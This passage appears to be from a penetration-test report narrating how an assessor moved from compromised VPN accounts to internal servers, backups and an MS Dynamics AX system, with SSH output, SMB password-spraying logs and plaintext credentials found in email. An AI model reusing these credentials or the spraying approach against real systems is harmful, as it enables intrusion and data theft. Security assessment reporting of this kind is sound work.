
The screenshot shows the Cisco SSL VPN Service interface. The left sidebar has icons for Home, Web Applications (selected), Browse Networks, and AnyConnect. The main area is titled "SSL VPN Service" and "Web Applications". It displays a list of web applications. At the top right, there is a user session indicator "User:vpn_Ahmed5 [Logout]". The central content area includes sections for "Web Applications Requirements and Recommendations" (with instructions for enabling Internet Options in a browser) and "To Access a Web Application" (with instructions for clicking links or entering URLs). A "Browse" button is located at the top center.

Attack Narrative – Compromised Vpn Accounts

Credentials were then used to download AnyConnect for a network level connection




No hardware level filtering allowed remote connection to ABC's Internal Corporate network at a network level assigning us an Internal IP on the domain: ABC.local



Attack Narrative – Compromised Internal Network Servers and Applications

Credentials extracted from email used to gain super admin access to the Splunk interface (on the internal network) used by Sec and Blue Team. An attacker could then very easily have infected this page with a malware (by uploading a webshell on splunk) to target the security team



SSH credentials extracted from XYZ's emails led to the compromise of 172.22.126.201

```
sysadmin@172.22.126.201:~$ password.
debug1: Authentication succeeded (password).
Authenticated to 172.22.126.201 ([172.22.126.201]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: console supports the ansi parsing
Last login: Mon Aug 24 15:51:51 2020 from 10.102.12.160
-----
[sysadmin@172.22.126.201:~$ -replica (~)]$ >
```

Attack Narrative – Compromised Internal Network Servers and Applications

This was a critical server with several Terabytes of database backups


```
[sysadm] [REDACTED]-replica (~)]$ > ifconfig eth0: Link encap:Ethernet HWaddr 00:15:5D:7E:10:06  
inet addr:172.22.126.201 Bcast:172.22.126.255 Mask:255.255.255.0  
inet6 addr:6fe80::215:5dff:fe7e:1006/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 RX packets:2283367824 errors:0 dropped:if: '/root/.gvfs': Permission denied  
TX packets:1254883671 errors:0 dropped:filesystem collisions:0 txqueuelen:1000  
ms RX bytes:3201348674178 (2.9 TiB) TX by  
msf6 auxiliary(scanner/sm...[REDACTED] 172.22.126.16/finnzone  
'dev/mapper/vg_[REDACTED] replica-LogVol00  
76G 8.5G 64G 12% /  
16G 7.5G 8.3G 48% /dev/shm  
'dev/sda1 190M 33M 148M 18% /boot  
'dev/mapper/vg_[REDACTED] replica-LogVol01  
1.7T 1.6T 17M 100% /u001  
'/172.22.126.16/finnzone  
1.9T 391G 1.5T 21% /backup  
[sysadm] [REDACTED]-replica (backup)]$ > ls  
DB-Backup-02042019 DB-Backup-03042019 DB-Backup-04042019 DB-Backup-05042019 DB-Backup-29032019
```

The VPN and Windows passwords also seemed to have fixed patterns. Sprayed gathered credentials on usernames obtained via infrastructure excel sheet from email. Bruteforce on the Windows login credentials resulted in numerous workstations compromised

```
[+] 172.22.126.80:445:nicy) - 172.22.126.80:445 - Failed: 'nafeyat.local\atal01:123'  
[-] 172.22.126.77:445 - 172.22.126.77:445 - Failed: 'nafeyat.local\ABDU17:123'  
[-] 172.22.126.66:445 - 172.22.126.66:445 - Failed: 'nafeyat.local\ahmed123:123'  
[+] 172.22.126.63:445 - 172.22.126.63:445 - Failed: 'nafeyat.local\moha102:Nayat123'  
[-] 172.22.126.75:445 - 172.22.126.75:445 - Success: 'nafeyat.local\Aroo01:123'  
[-] 172.22.126.65:445 - 172.22.126.65:445 - Failed: 'nafeyat.local\ahmed19:123'  
[+] 172.22.126.74:445 - 172.22.126.74:445 - Success: 'nafeyat.local\Aroo01:123'  
[-] 172.22.126.78:445 - 172.22.126.78:445 - Failed: 'nafeyat.local\Hana15:123'  
[-] 172.22.126.76:445 - 172.22.126.76:445 - Failed: 'nafeyat.local\Tare03:123'  
[-] 172.22.126.79:445 - 172.22.126.79:445 - Failed: 'nafeyat.local\Hamz01:123'  
[-] 172.22.126.80:445 - 172.22.126.80:445 - Failed: 'nafeyat.local\Hamz01:123'
```

Attack Narrative – Compromised Internal Network Servers and Applications

Gained access to 172.22.226.28 containing numerous VMs including a Kaspersky Server



This was a critical server as it was hosting several Application and Database servers as VMs

```
Administrator: Command Prompt

Ethernet adapter [REDACTED]

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . .

Ethernet adapter [REDACTED]

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . .

Ethernet adapter [REDACTED]

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . .

Ethernet adapter vEthernet (Broadcom NetXtreme Gigabit Ethernet - Virtual Switch):

Connection-specific DNS Suffix . .
Link-local IPv6 Address . . . . . : fe80::6953:f1a3:3001:2577%2
IPv4 Address. . . . . : 172.22.226.100 226.27
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.22.226.254

Tunnel adapter isatap.{0BD7C838-9466-4FDB-9194-4728FF5E2164}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . .

C:\Users\Administrator>
```

Attack Narrative – Compromised Internal Network Servers and Applications

.27 Server running Hyper-V giving full access to super critical Application and Database server VMs

The screenshot shows the Microsoft Hyper-V Manager interface. The left sidebar displays 'Hyper-V Manager' and 'X-DELLH2'. The main area is titled 'Virtual Machines' and lists the following details:

Name	State	CPU Usage	Assigned Memory	Uptime	Status	Configurati...
OS03	Running	5 %	32768 MB	162.21:48:11		8.0
OS04	Running	0 %	32768 MB	162.21:47:32		8.0
IBNode2	Running	1 %	98304 MB	173.01:35:21		8.0
VEBSRV	Running	0 %	65536 MB	80.01:02:37		8.0
Jne-DB	Off					8.0
Jne-DB7	Running	2 %	131072 MB	404.12:03:53		8.0
iPP-511	Running	2 %	32768 MB	35.03:12:38		5.0
J-DB	Running	1 %	32768 MB	173.01:39:54		8.0

Administrative access to all internal data and drives containing several terabytes of data

The screenshot shows the Windows File Explorer interface. The left sidebar shows 'This PC' with options like 'Documents', 'Pictures', 'Backup', 'T-AX-WEBSRV', 'OS', 'Standard', and 'This PC'. The main area shows a tree view of 'Folders (6)' and 'Devices and drives (5)'. The 'Devices and drives' section displays the following storage information:

- Local Disk (C): 174 GB free of 199 GB
- My Passport (F): 866 GB free of 2.62 TB
- SAS-Data-Drive (D): 84.5 GB free of 279 GB
- SSD-VM-Drive (M): 2.42 TB free of 6.72 TB

Attack Narrative – Compromised Internal Network Servers and Applications


172.22.226.27's server already connected to backup server at 172.22.229.199 giving access to all production backups

Name	Size	Type	Changed
..		Parent directory	2/2/2020 8:27:15 AM
2020		File folder	8/16/2020 3:38:01 PM
2019		File folder	2/2/2020 8:26:39 AM
ay.a	1 KB	A File	8/26/2019 10:00:06 AM

Name	Size	Changed	Rights	Owner
..		11/24/2019 12:00:29 AM	rwxr-xr-x	oracle
PROD_20200731_2lv6nenh_1_1.rman	42,616,792 KB	7/31/2020 10:55:30 PM	rw-r-----	oracle
PROD_20200731_2nv6nenh_1_1.rman	41,096,584 KB	7/31/2020 10:54:03 PM	rw-r-----	oracle
PROD_20200731_2mv6nenh_1_1.rman	39,138,480 KB	7/31/2020 10:52:12 PM	rw-r-----	oracle
PROD_20200731_2kv6nenh_1_1.rman	35,507,880 KB	7/31/2020 10:50:11 PM	rw-r-----	oracle
PROD_20200731_2pv6nh8b_1_1.rman	5,328 KB	7/31/2020 10:49:48 PM	rw-r-----	oracle
PROD_20200731_2ov6nenh_1_1.rman	36,686,512 KB	7/31/2020 10:49:39 PM	rw-r-----	oracle
PROD_20200630_2dv437f9_1_1.rman	42,534,072 KB	7/1/2020 12:13:10 AM	rw-r-----	oracle
PROD_20200630_2fv437f9_1_1.rman	40,325,000 KB	7/1/2020 12:10:52 AM	rw-r-----	oracle
PROD_20200630_2ev437f9_1_1.rman	39,120,392 KB	7/1/2020 12:10:11 AM	rw-r-----	oracle
PROD_20200630_2gv437f9_1_1.rman	36,458,528 KB	7/1/2020 12:07:23 AM	rw-r-----	oracle
PROD_20200701_2iv45u3v_1_1.rman	5,008 KB	7/1/2020 12:06:25 AM	rw-r-----	oracle
PROD_20200630_2cv437f9_1_1.rman	34,202,584 KB	7/1/2020 12:06:19 AM	rw-r-----	oracle
ay.a	1 KB	8/26/2019 10:56:54 AM	rwxr-xr-x	root

Attack Narrative – Compromised Internal Network Servers and Applications

Another such server with compromised credentials was 172.2.226.248 which was a Windows Server named FT-AX-WEBSRV



Upon more information gathering on the AX server, an integration document was found on email leading to working of AX server along with credentials




To check if the integration process completed.

Open Ax user : ERP_INT

Password :P@ssw0rd

- 1- Check the batch job status and batch job history, by following this path

System administration→inquiries → batch job



Attack Narrative – Compromised Internal Network Servers and Applications

XYZ's email account leading to plain text admin passwords of AX Server and TeamViewer credentials

The screenshot shows an email inbox with several messages listed on the left and a detailed view of one message on the right.

Inbox View (Left):

- Message 1: Subject: [REDACTED] ammed ... (Sent 8/23/2020)
- Message 2: Subject: [REDACTED] ED Pass... (Sent 8/12/2020)
- Message 3: Subject: [REDACTED] : User ID... (Sent 8/9/2020)
- Message 4: Subject: [REDACTED] :D Pass... (Sent 7/28/2020)
- Message 5: Subject: [REDACTED] ,A Passw... (Sent 7/20/2020)
- Message 6: Subject: [REDACTED] Workshop #2 /ITSM Solution\DAFM (Sent 7/20/2020)

Message View (Right):

From: M [REDACTED]
To: F [REDACTED]
Date: Tue 7/28/2020 3:24 PM

Subject: [REDACTED]

Body:

Dears,

My teamviewer is [REDACTED] and pass is 123456

Windows user na [REDACTED]
 Windows pass N [REDACTED]

Finnone usernam [REDACTED]
 Finnone pass UA [REDACTED]
 Finnone pass PR [REDACTED]


Ax servers usern [REDACTED]
 Ax servers passw [REDACTED]

SIMAH DEF and [REDACTED] saved on [REDACTED] \ConvertXML\Archive


Regards,

Attack Narrative – Compromised Internal Network Servers and Applications

Gained access to Teamviewer using the credentials from email. Loggedin to Windows using Axadmin's credentials



MS Dynamics AX 2012 compromised with obtained credentials



Attack Narrative – Compromised Internal Network Servers and Applications

MS Dynamics AX 2012 leading to complete access to all employee's information and data

The screenshot shows the MS Dynamics AX 2012 User Management interface. The left sidebar has sections like Favorites, System administration, and Users. Under Users, there are sub-options for Online users, External web users, User relations, User groups, User profiles, User requests, Data export/import, and Inquiries. The main area displays a grid of users with the following data:

Account type	Alias	Network domain	User ID	User name
Active Directory user	a	Nz	01	Ai
Active Directory user	al	Nz	z01	Al
Active Directory user	A	2	le02	Al
Active Directory user	al	1	u01	Al
Active Directory user	al	03	u103	Al
Active Directory user	A	08	lu108	Al
Active Directory user	A	16	lu116	Al
Active Directory user	al	2	u12	Al
Active Directory user	A	21	lu121	Al
Active Directory user	A	22	lu122	Al
Active Directory user	A	32	lu132	Al
Active Directory user	A	37	lu137	Al


MS Dynamics AX 2012 leading to complete access to all Vendor information and data containing critical vendor PII including purchase orders

The screenshot shows the MS Dynamics AX 2012 Purchase Order workflow interface. The top bar includes a dropdown for 'All purchase orders' and a message about the latest action taken. The main grid displays purchase orders with the following data:

Purchase order	Vendor account	Name	Invoice account	Purchase type	Approval status	Status	Direct delivery
PO-001000	1080	Talhat Al Maktah Company	1080	Purchase order	Confirmed	Received	
PO-001001	1080	Tal	1080	Purchase order	Confirmed	Received	
PO-001002	1056	Enj	1056	Purchase order	Confirmed	Invoiced	
PO-001003	1278	AL	1278	Purchase order	Confirmed	Received	
PO-001004	1207	Sh	1207	Purchase order	Confirmed	Open order	
PO-001005	1261	Dis	1261	Purchase order	Confirmed	Open order	
PO-001006	1233	Alr	1233	Purchase order	Confirmed	Open order	
PO-001007	1207	Sh	1207	Purchase order	Confirmed	Open order	
PO-001008	1051	Pr	1051	Purchase order	Confirmed	Open order	
PO-001009	1080	Tal	1080	Purchase order	Confirmed	Open order	
PO-001010	1080	Tal	1080	Purchase order	Confirmed	Open order	
PO-001011	1080	Tal	1080	Purchase order	Confirmed	Open order	
PO-001012	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001013	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001014	1080	Tal	1080	Purchase order	Confirmed	Open order	
PO-001015	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001016	1104	M	1104	Purchase order	Confirmed	Received	
PO-001017	1027	AR	1027	Purchase order	Confirmed	Open order	
PO-001018	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001019	1199	Sr	1199	Purchase order	Confirmed	Open order	
PO-001020	1263	AK	1263	Purchase order	Confirmed	Received	
PO-001021	1263	AK	1263	Purchase order	Confirmed	Received	
PO-001022	1080	Tal	1080	Purchase order	Confirmed	Open order	
PO-001023	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001024	1104	M	1104	Purchase order	Confirmed	Open order	
PO-001025	1270	Dn	1270	Purchase order	Confirmed	Received	
PO-001026	1064	JAI	1064	Purchase order	Confirmed	Open order	
PO-001027	1080	Tal	1080	Purchase order	In review	Open order	

Attack Narrative – Compromised Internal Network Servers and Applications

